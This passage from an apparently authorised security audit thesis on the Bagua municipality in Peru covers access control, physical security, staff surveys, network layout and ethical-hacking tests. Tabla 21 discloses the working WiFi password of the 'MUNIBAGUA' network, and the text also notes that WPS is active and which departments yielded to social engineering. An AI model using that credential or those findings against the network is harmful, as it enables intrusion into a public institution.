- 2) La persona que no labora en la MPB debe de ir al área que específico durante su registro y debe de tener el permiso del jefe o encargado de dicha área.

3. Control de acceso lógico.

Para el control lógico la MPB cuenta con la verificación y registro del personal mediante un sistema de reconocimiento facial y dactilar.

El reconocimiento facial es una manera de identificar o confirmar la identidad de una persona mediante su rostro. Los sistemas de reconocimiento facial se pueden utilizar para identificar a las personas en fotos, videos o en tiempo real (kaspersky, 2024).

Por otro lado, el reconocimiento de huellas dactilares es el proceso de verificación de la identidad de una persona comparando sus huellas dactilares con muestras registradas anteriormente (innovatrics, 2024).

4. Seguridad física y del entorno.

Se entiendo como seguridad física al conjunto de mecanismos y acciones que buscan la detección y prevención de riesgos, con el fin de proteger algún recurso, personal o bien material, se observó que:

- 1) Se cuenta con un personal de vigilancia en la puerta principal de la MPB que verifica la entrada y salida del personal y/o activo.
- 2) Se cuenta con cámaras de vigilancia dentro de la MPB, pero no en todos los ambientes o espacios de la entidad.

5. Seguridad en el trabajo en la nube o cloud.

El almacenamiento en la nube es un modelo de computación en la nube que permite almacenar datos y archivos en Internet a través de un proveedor de computación en la nube, la cual se accede mediante la red pública de Internet o una conexión de red privada dedicada.

El proveedor almacena, administra y mantiene de manera segura los servidores de almacenamiento, la infraestructura y la red para garantizar que tiene acceso a los datos cuando lo necesite (aws.amazon, 2024).

Se observó que:

- Toda la información que procesan y almacenan se tienen respaldados por backups periódicos, y estos a su vez se guardan en los mismos equipos informáticos por parte del área de Informática.
- Se tiene pensando migrar la información a la Nube a través del servicio de Google Cloud

SECCIÓN D. SEGURIDAD EN LAS COMUNICACIONES

D1. Testeo de PBX.

Un PBX se refiere al dispositivo que actúa como una ramificación de la red primaria pública de teléfonos, por lo que los usuarios no se comunican directamente al exterior mediante líneas telefónicas convencionales, sino que, al estar el PBX directamente conectado a la red telefónica pública, será esta misma la que enrute la llamada hasta su destino final mediante enlaces unificados de transporte de voz de llamados líneas troncales.

En la situación de la MPB se observó y verificó que no se cuenta con un PBX para la comunicación telefónica privada, ya que, toda comunicación entre áreas se realiza mediante llamadas a celular convencionales.

D2. Testeo del FAX.

Para el apartado siguiente se verificó que, dentro de la MPB en las áreas seleccionadas para la investigación, ninguna cuenta con FAX para la transmisión telefónica de material escaneado impreso conectado a algún número de teléfono.

D3. Testeo del correo de voz.

La comunicación por correo de voz o audios a través del teléfono móvil es lo que se identificó, mediante grupos de chats en el aplicativo de WhatsApp, grupos dónde se envían audios y/o mensajes para hacer alguna petición o comunicar algo a las demás áreas agregadas a dicho grupo, entre ellas el área de informática para resolver los problemas que se puedan presentar y brindar el apoyo y soporte correspondiente.

SECCIÓN E. SEGURIDAD FÍSICA

E1. Revisión del perímetro.

1. Ver si se cuenta con cámaras de seguridad en los puntos más vulnerables de la MPB.

Para este punto se recorrió las áreas y ambientes de la MPB y se verificó que:

- La MPB en sus áreas y ambientes cuenta con cámaras dentro de estas y en los pasadizos, pero, no funcionan.

E2. Revisión de monitoreo.

1. Revisar si se cuenta con personal encargado de revisar las cámaras (sección E1).

- El área encargada de revisar las cámaras de seguridad es OTI (Oficina de Tecnologías de Información), esta es la que revisa periódicamente los videos captados por las cámaras.

E3. Evaluación de control de acceso.

1. Verificar que se cuente con personal que del permiso de entrada y salida de la MPB.

- Se verificó y constató que si se cuenta con un personal que permite la entra y salida de la MPB con los requisitos ya mencionados anteriormente (C8-3 1-2). Se cuenta con un personal en la puerta y otro personal que da acceso a la entrada y salida de los vehículos pertenecientes a la entidad.

E4. Revisión de respuesta de alarmas.

1. Poner a prueba la respuesta de alarmas, contra incendios, contra vulneración de acceso y ante sismos.

- Se verificó e identificó los dispositivos encargados de dar respuesta ante algún acontecimiento (desastres naturales o físicos), pero, no se encuentran en actual funcionamiento.

III. RESULTADOS

TABLA N° 11 - 19
 INSTRUMENTO 1: ENVÍOS DE FORMULARIOS
 SECCIÓN: “B – SEGURIDAD DE LOS PROCESOS”
 INDICADOR: TESTEO DE LAS PERSONAS CONFIABLES

Tabla 11

Área de Tesorería de la MPB – Respuestas de Encuesta

Área	PREGUNTA REALIZADA	Si	No	Otro Especificar
T E S O R E R Í A	¿Qué sistema operativo utiliza, Windows, Linux, Mac OS?			Windows
	¿Qué navegador Web utilizas normalmente, Firefox, Chrome, Opera?			Chrome
	¿Tiene software antivirus instalado en su ordenador?	X		
	¿Utilizas un software de firewall en tu ordenador?	X		
	¿Recibes o recibiste capacitaciones sobre el uso del sistema que se utiliza en el área?		X	
	¿Recibes capacitaciones sobre los peligros informáticos que existen, Phishing, Ingeniería Social, Spam, etc.?		X	
	¿Recibe ayuda por parte del soporte técnico en caso de algún problema o situación con su ordenador?	X		
	¿Inserta algún usuario y contraseña para poder acceder al ordenador y al sistema que utiliza?	X		
	¿Considera que el usuario y contraseñas son adecuados, es decir seguros?			Más o menos
	¿Tiene conocimiento sobre cómo actuar ante una vulneración de información y/o activo tecnológico?	X		Pidiendo apoyo al

				personal del área de TI
--	--	--	--	-------------------------

Tabla 12

Área de Logística de la MPB – Respuestas de Encuesta

Área	PREGUNTA REALIZADA	Si	No	Otro Especificar
L O G Í S T I C A	¿Qué sistema operativo utiliza, Windows, Linux, Mac OS?			Windows
	¿Qué navegador Web utilizas normalmente, Firefox, Chrome, Opera?			Chrome
	¿Tiene software antivirus instalado en su ordenador?	X		
	¿Utilizas un software de firewall en tu ordenador?	X		
	¿Recibes o recibiste capacitaciones sobre el uso del sistema que se utiliza en el área?		X	
	¿Recibes capacitaciones sobre los peligros informáticos que existen, Phishing, Ingeniería Social, Spam, etc.?		X	
	¿Recibe ayuda por parte del soporte técnico en caso de algún problema o situación con su ordenador?	X		
	¿Inserta algún usuario y contraseña para poder acceder al ordenador y al sistema que utiliza?	X		
	¿Considera que el usuario y contraseñas son adecuados, es decir seguros?			Más o menos

	¿Tiene conocimiento sobre cómo actuar ante una vulneración de información y/o activo tecnológico?	X		Pidiendo apoyo al personal del área de TI
--	---	---	--	---

Tabla 13

Área de Administración de la MPB – Respuestas de Encuesta

Área	PREGUNTA REALIZADA	Si	No	Otro Especificar
A D M I N I S T R A C I Ó	¿Qué sistema operativo utiliza, Windows, Linux, Mac OS?			Windows
	¿Qué navegador Web utilizas normalmente, Firefox, Chrome, Opera?			Microsoft Edge
	¿Tiene software antivirus instalado en su ordenador?	X		
	¿Utilizas un software de firewall en tu ordenador?	X		
	¿Recibes o recibiste capacitaciones sobre el uso del sistema que se utiliza en el área?		X	
	¿Recibes capacitaciones sobre los peligros informáticos que existen, Phishing, Ingeniería Social, Spam, etc.?		X	
	¿Recibe ayuda por parte del soporte técnico en caso de algún problema o situación con su ordenador?	X		
	¿Inserta algún usuario y contraseña para poder acceder al ordenador y al sistema que utiliza?	X		

N	¿Considera que el usuario y contraseñas son adecuados, es decir seguros?			Más o menos
	¿Tiene conocimiento sobre cómo actuar ante una vulneración de información y/o activo tecnológico?	X		Pidiendo apoyo al personal del área de TI

Tabla 14

Área de Control Patrimonial de la MPB – Respuestas de Encuesta

Área	PREGUNTA REALIZADA	Si	No	Otro Especificar
C O N T R O L P A T R I M O N I A L	¿Qué sistema operativo utiliza, Windows, Linux, Mac OS?			Windows
	¿Qué navegador Web utilizas normalmente, Firefox, Chrome, Opera?			Chrome
	¿Tiene software antivirus instalado en su ordenador?	X		
	¿Utilizas un software de firewall en tu ordenador?	X		
	¿Recibes o recibiste capacitaciones sobre el uso del sistema que se utiliza en el área?		X	
	¿Recibes capacitaciones sobre los peligros informáticos que existen, Phishing, Ingeniería Social, Spam, etc.?		X	
	¿Recibe ayuda por parte del soporte técnico en caso de algún problema o situación con su ordenador?	X		
	¿Inserta algún usuario y contraseña para poder acceder al ordenador y al sistema que utiliza?	X		

M O N I T E A D O	¿Considera que el usuario y contraseñas son adecuados, es decir seguros?			Más o menos
	¿Tiene conocimiento sobre cómo actuar ante una vulneración de información y/o activo tecnológico?	X		Pidiendo apoyo al personal del área de TI

Tabla 15

Área de Contabilidad de la MPB – Respuestas de Encuesta

Área	PREGUNTA REALIZADA	Si	No	Otro Especificar
C O N T A B L I D A D	¿Qué sistema operativo utiliza, Windows, Linux, Mac OS?			Windows
	¿Qué navegador Web utilizas normalmente, Firefox, Chrome, Opera?			Chrome
	¿Tiene software antivirus instalado en su ordenador?	X		
	¿Utilizas un software de firewall en tu ordenador?	X		
	¿Recibes o recibiste capacitaciones sobre el uso del sistema que se utiliza en el área?		X	
	¿Recibes capacitaciones sobre los peligros informáticos que existen, Phishing, Ingeniería Social, Spam, etc.?		X	
	¿Recibe ayuda por parte del soporte técnico en caso de algún problema o situación con su ordenador?	X		
	¿Inserta algún usuario y contraseña para poder acceder al ordenador y al sistema que utiliza?	X		

	¿Considera que el usuario y contraseñas son adecuados, es decir seguros?	X		
	¿Tiene conocimiento sobre cómo actuar ante una vulneración de información y/o activo tecnológico?	X		Pidiendo apoyo al personal del área de TI

Tabla 16

Área de Presupuesto de la MPB – Respuestas de Encuesta

Área	PREGUNTA REALIZADA	Si	No	Otro Especificar
P L A N E A M I E N T O	¿Qué sistema operativo utiliza, Windows, Linux, Mac OS?			Windows
	¿Qué navegador Web utilizas normalmente, Firefox, Chrome, Opera?			Chrome
	¿Tiene software antivirus instalado en su ordenador?	X		
	¿Utilizas un software de firewall en tu ordenador?	X		
	¿Recibes o recibiste capacitaciones sobre el uso del sistema que se utiliza en el área?		X	
	¿Recibes capacitaciones sobre los peligros informáticos que existen, Phishing, Ingeniería Social, Spam, etc.?		X	
	¿Recibe ayuda por parte del soporte técnico en caso de algún problema o situación con su ordenador?	X		

Y P R E S U P U E S T O	¿Inserta algún usuario y contraseña para poder acceder al ordenador y al sistema que utiliza?	X		
	¿Considera que el usuario y contraseñas son adecuados, es decir seguros?	X		
	¿Tiene conocimiento sobre cómo actuar ante una vulneración de información y/o activo tecnológico?	X		Pidiendo apoyo al personal del área de TI

Tabla 17

Área de Tránsito de la MPB – Respuestas de Encuesta

Área	PREGUNTA REALIZADA	Si	No	Otro Especificar
T R Á N S	¿Qué sistema operativo utiliza, Windows, Linux, Mac OS?			Windows
	¿Qué navegador Web utilizas normalmente, Firefox, Chrome, Opera?			Chrome
	¿Tiene software antivirus instalado en su ordenador?	X		
	¿Utilizas un software de firewall en tu ordenador?	X		
	¿Recibes o recibiste capacitaciones sobre el uso del sistema que se utiliza en el área?		X	

I T O	¿Recibes capacitaciones sobre los peligros informáticos que existen, Phishing, Ingeniería Social, Spam, etc.?		X	
	¿Recibe ayuda por parte del soporte técnico en caso de algún problema o situación con su ordenador?	X		
	¿Inserta algún usuario y contraseña para poder acceder al ordenador y al sistema que utiliza?	X		
	¿Considera que el usuario y contraseñas son adecuados, es decir seguros?			Más o menos
	¿Tiene conocimiento sobre cómo actuar ante una vulneración de información y/o activo tecnológico?	X		Pidiendo apoyo al personal del área de TI

Tabla 18

Área de Registro Civil de la MPB – Respuestas de Encuesta

Área	PREGUNTA REALIZADA	Si	No	Otro Especificar
R E G	¿Qué sistema operativo utiliza, Windows, Linux, Mac OS?			Windows
	¿Qué navegador Web utilizas normalmente, Firefox, Chrome, Opera?			Chrome
	¿Tiene software antivirus instalado en su ordenador?	X		
	¿Utilizas un software de firewall en tu ordenador?	X		

I S T R O C I V I L	¿Recibes o recibiste capacitaciones sobre el uso del sistema que se utiliza en el área?		X	
	¿Recibes capacitaciones sobre los peligros informáticos que existen, Phishing, Ingeniería Social, Spam, etc.?		X	
	¿Recibe ayuda por parte del soporte técnico en caso de algún problema o situación con su ordenador?	X		
	¿Inserta algún usuario y contraseña para poder acceder al ordenador y al sistema que utiliza?	X		
	¿Considera que el usuario y contraseñas son adecuados, es decir seguros?		X	
	¿Tiene conocimiento sobre cómo actuar ante una vulneración de información y/o activo tecnológico?	X		Pidiendo apoyo al personal del área de TI

Tabla 19

Área de Gerencia de Administración Tributaria de la MPB – Respuesta de Encuesta

Área	PREGUNTA REALIZADA	Si	No	Otro Especificar
G E R E N C I	¿Qué sistema operativo utiliza, Windows, Linux, Mac OS?			Windows
	¿Qué navegador Web utilizas normalmente, Firefox, Chrome, Opera?			Chrome
	¿Tiene software antivirus instalado en su ordenador?	X		
	¿Utilizas un software de firewall en tu ordenador?	X		

A D E A D M I N I S T R A C I Ó N T R I B U T A R I A	¿Recibes o recibiste capacitaciones sobre el uso del sistema que se utiliza en el área?		X	
	¿Recibes capacitaciones sobre los peligros informáticos que existen, Phishing, Ingeniería Social, Spam, etc.?		X	
	¿Recibe ayuda por parte del soporte técnico en caso de algún problema o situación con su ordenador?	X		
	¿Inserta algún usuario y contraseña para poder acceder al ordenador y al sistema que utiliza?	X		
	¿Considera que el usuario y contraseñas son adecuados, es decir seguros?			Más o menos
	¿Tiene conocimiento sobre cómo actuar ante una vulneración de información y/o activo tecnológico?	X		Pidiendo apoyo al personal del área de TI

Figura 26

Porcentajes (%) de las Áreas de la MPB que Dieron Respuesta Positiva la Encuesta




Figura 27

Porcentajes (%) de las Áreas de la MPB que Dieron Respuesta Negativa a la Encuesta





Figura 28

Porcentajes (%) de las Áreas de la MPB que Dieron Respuesta “otros” a la encuesta



Los gráficos demostraron que, dentro de las 9 áreas de la MPB, de las 10 preguntas que se les hicieron entre el 5,10 % al 6,13 % respondieron afirmativamente (**Figura 26**), entre el 2,11% al 2,12% respondieron negativamente (**Figura 27**) y entre el 3,9% al 5,14% dieron otras respuestas (**Figura 28**).

Navegador	Seguridad	Privacidad	Extensiones	Plataformas
1. Tor browser	Muy alta	Muy Alta	Algunas	Sin iOS
2. Ungogled Chromium	Alta	Alta	Muchas	Sin iOS, Android
3. Brave	Alta	Alta	Muchas	Todas
4. Firefox	Alta	Alta	Muchas	Todas
5. Safari	Alta	Media	Pocas	MacOS, iOS

6. Chrome	Alta	Baja	Muchas	Todas, Chrome OS
7. Opera	Alta	Baja	Algunas	Todas

Fuente: De VPNpro – Los 7 Navegadores Web más Seguros en 2024

TABLA N° 20
 INSTRUMENTO 2: OBSERVACIÓN - IDENTIFICACIÓN
 SECCIÓN: “C – SEGURIDAD EN LAS TECNOLOGÍAS DE INTERNET”
 INDICADOR: C1 EXPLORACIÓN DE RED

Tabla 20

Áreas de la MPB con Conectividad a Internet, Cableado y Proveedor

ÁREA	PC	MODELO	TIPO DE CABLEADO	CONEXIÓN A INTERNET	PROVEEDOR – SERVICIO
Tesorería	2	HP	UTP	ETHERNET	Externo - Inestable
Logística	2	HP	UTP	ETHERNET	Externo - Inestable
Administración	2	LENOVO	UTP	ETHERNET	Externo - Inestable
Control Patrimonial	2	ASUS	UTP	ETHERNET	Externo - Inestable
Contabilidad	2	LENOVO	UTP	ETHERNET	Externo - Inestable
Planeamiento y Presupuesto	2	ASUS	UTP	ETHERNET	Externo - Inestable
Tránsito	2	HP	UTP	ETHERNET	Externo - Inestable
Registro Civil	2	HP	UTP	ETHERNET	Externo - Inestable
Gerencia de Administración Tributaria	2	HP	UTP	ETHERNET	Externo - Inestable

En la siguiente **Tabla 20** se pudo demostrar que los equipos tecnológicos dentro las 9 áreas de la MPB cuentan con conectividad a Internet y cuentan con un tipo de cableado (UTP - ETHERNET) suficientemente capaz para poder tener una conexión rápida y segura.

TABLA N° 21
 INSTRUMENTO 3: TÉCNICAS DE HACKING ÉTICO
 SECCIÓN: “C1 – SEGURIDAD EN LAS TECNOLOGÍAS DE INTERNET”
 INDICADOR: C INTRUSIÓN A LA RED, ATAQUE WIFI AUTORIZADO

Tabla 21

Ataque de Fuerza Bruta – Contraseñas Manuales.

Contraseña	Red Wifi	Estado
Munibagua2024	MUNIBAGUA	NO CONECTADO
123456789_M/B/actual	MUNIBAGUA	NO CONECTADO
municipalidad123	MUNIBAGUA	NO CONECTADO
@MUNI_CI_PA_LIDAD	MUNIBAGUA	NO CONECTADO
alcaldía-parquecentral202	MUNIBAGUA	NO CONECTADO
JAvierJulon/3unicipalidad	MUNIBAGUA	NO CONECTADO
ClaveMuni20234	MUNIBAGUA	NO CONECTADO
munibagua2023	MUNIBAGUA	CONECTADO
Alcaldía/Bagua/2023	MUNIBAGUA	NO CONECTADO
baguacalidadysolidaria	MUNIBAGUA	NO CONECTADO

En la siguiente tabla se demostró que, utilizando un ataque de fuerza bruta se pudo obtener o vulnerar la contraseña WiFi de la red de la MPB que administra el área de TI de específicamente 10 intentos de contraseñas ingresados manualmente.

TABLA N° 22 - 24
 INSTRUMENTO 3: TÉCNICAS DE HACKING ÉTICO
 SECCIÓN: “C2 – BÚSQUEDA Y VERIFICACIÓN DE VULNERABILIDADES”
 INDICADOR: APLICACIÓN DE LA INGENIERÍA SOCIAL – ENUMERACIÓN PARA
 OBTENER CONTRASEÑAS

Tabla 22

Áreas a las que se le Aplicó Ingeniería Social – Método del Diálogo

ÁREA	MÉTODO	RESULTADO
Tesorería	DIÁLOGO	POSITIVO
Logística	DIÁLOGO	POSITIVO
Administración	DIÁLOGO	NEGATIVO
Control Patrimonial	DIÁLOGO	POSITIVO
Contabilidad	DIÁLOGO	NEGATIVO
Planeamiento y Presupuesto	DIÁLOGO	NEGATIVO
Tránsito	DIÁLOGO	POSITIVO
Registro Civil	DIÁLOGO	POSITIVO
Gerencia de Administración Tributaria	DIÁLOGO	NEGATIVO


Tabla 23

Contacto al que se le Aplicó Ingeniería Social

ÁREA - USUARIO	MÉTODO	RESULTADO
TI	LLAMADA	NEGATIVO

Figura 30

Uso de la Herramienta Wifite para Vulnerar la Red de la MPB



Haciendo uso de la herramienta Wifite, se pudo observar que, la aplicación hace un escaneo de las redes WiFi que están a su alcance, así mismo el canal (CH), el tipo de seguridad (ENCR), el nivel de señal (PWR), si el tipo de seguridad o de encriptación que usa está activo (WPS) y los usuarios que están conectados a cualquiera de esas redes WiFi (CLIENT).

Para el caso de la red de la MPB que tiene como User = “MUNIBAGUA” se observó que, su canal de transmisión es el CH = 10, el tipo de seguridad ENCR = WPA, la señal PWR = 50db, el tipo de seguridad que tiene WPS = activo.

Tabla 24

Resultado de las Áreas a los Métodos de Ingeniería Social.

ÁREA	MÉTODO	RESULTADO
Tesorería	Diálogo	Negativo

Logística	Diálogo	Negativo
Administración	Diálogo	Positivo
Control Patrimonial	Diálogo	Negativo
Contabilidad	Diálogo	Positivo
Planeamiento y Presupuesto	Diálogo	Negativo
Tránsito	Diálogo	Negativo
Registro Civil	Diálogo	Positivo
Gerencia de Administración Tributaria	Diálogo	Negativo
TI	Llamada	Negativo

Luego de haber realizado la charla sobre los Métodos de la Ingeniería Social, se volvieron a aplicar estas mismas, pero ahora ya los trabajadores con el conocimiento necesario, obteniendo así un resultado en su totalidad de NEGATIVO (Tabla 24), lo que a su vez se interpreta como: La medida de seguridad aplicada, dio un resultado positivo.

TABLA N° 25
 INSTRUMENTO 3: TÉCNICAS DE HACKING ÉTICO
 SECCIÓN: “C3 – BÚSQUEDA Y VERIFICACIÓN DE VULNERABILIDADES”
 INDICADOR: TESTEO DE APLICACIONES DE INTERNET

Tabla 25

Aplicaciones – Fuentes de Descarga – Licencia

PROGRAMA	FUENTE DE DESCARGA	LICENCIA
Microsoft Office 2019	Microsoft Office	No Original – Sin Licencia
SISGEM	Empresa terciaria – Estado Peruano	Original
SIGA	Ministerio de Economía y Finanzas	Original
SIAF	Empresa terciaria – Estado Peruano	Original

Se observó que los equipos informáticos que se utilizan cuentan con el paquete de Office 2019, pero, no cuentan con licencia de activación original, por lo que, no pueden utilizar los programas que trae, Microsoft Word, Power Point, Microsoft Excel, para la redacción de documentos entre otras actividades dentro de la misma.

TABLA N° 26
 INSTRUMENTO 3: TÉCNICAS DE HACKING ÉTICO
 SECCIÓN: “C3 – BÚSQUEDA Y VERIFICACIÓN DE VULNERABILIDADES”
 INDICADOR: Ejecución y análisis del entorno del software

Tabla 26

Cumplimiento del Software Antivirus Eset Smart Security

SOFTWARE	CUMPLE	NO CUMPLE
Eset Smart Security	SI	X

Figura 31

Ejecución del Software Antivirus – Análisis de los Programas




TABLA N° 27
 INSTRUMENTO 3: TÉCNICAS DE HACKING ÉTICO
 SECCIÓN: “C4 – ENRUTAMIENTO”
 INDICADOR: Identificación y verificación de la ruta establecida

Tabla 27

Identificación y Verificación de la Ruta Establecida

ÁREA	SERVIDOR	CABLEADO	AFECTA EL TRABAJO	PISO
Tesorería	SIAF	UTP – ETHERNET	NO	4

Logística	SIAF	UTP – ETHERNET	NO	3
Administración	SIAF	UTP – ETHERNET	NO	2
Control Patrimonial	SIGA	UTP – ETHERNET	NO	1
Contabilidad	SIAF	UTP – ETHERNET	NO	4
Planeamiento y Presupuesto	SIAF	UTP – ETHERNET	NO	3
Tránsito	TI	UTP – ETHERNET	NO	3
Registro Civil	TI	UTP – ETHERNET	NO	1
Gerencia de Administración Tributaria	SISGEM	UTP – ETHERNET	NO	1

Se observó que, la ruta que tiene establecida la red de la MPB es ligeramente adecuada, ya que no afecta el trabajo de ninguna de las áreas ni de los trabajadores de estas mismas, y se verificó que, el tipo del cableado que utilizan es conveniente para el uso del trabajo que tienen y además que tiene protección con canaletas de piso y de pared.

TABLA N° 28
 INSTRUMENTO 3: TÉCNICAS DE HACKING ÉTICO
 SECCIÓN: “C4 – ENRUTAMIENTO”

INDICADOR: Verificación del envío y recepción de los paquetes a través de la red

Tabla 28

Verificación y Recepción del Envío de Paquetes

Área	IP	Área de envío	Recibido	No Recibido
Tesorería	192.168.XX.XXX	TI	SI	X
Logística	192.168.XX.XXX	TI	SI	X
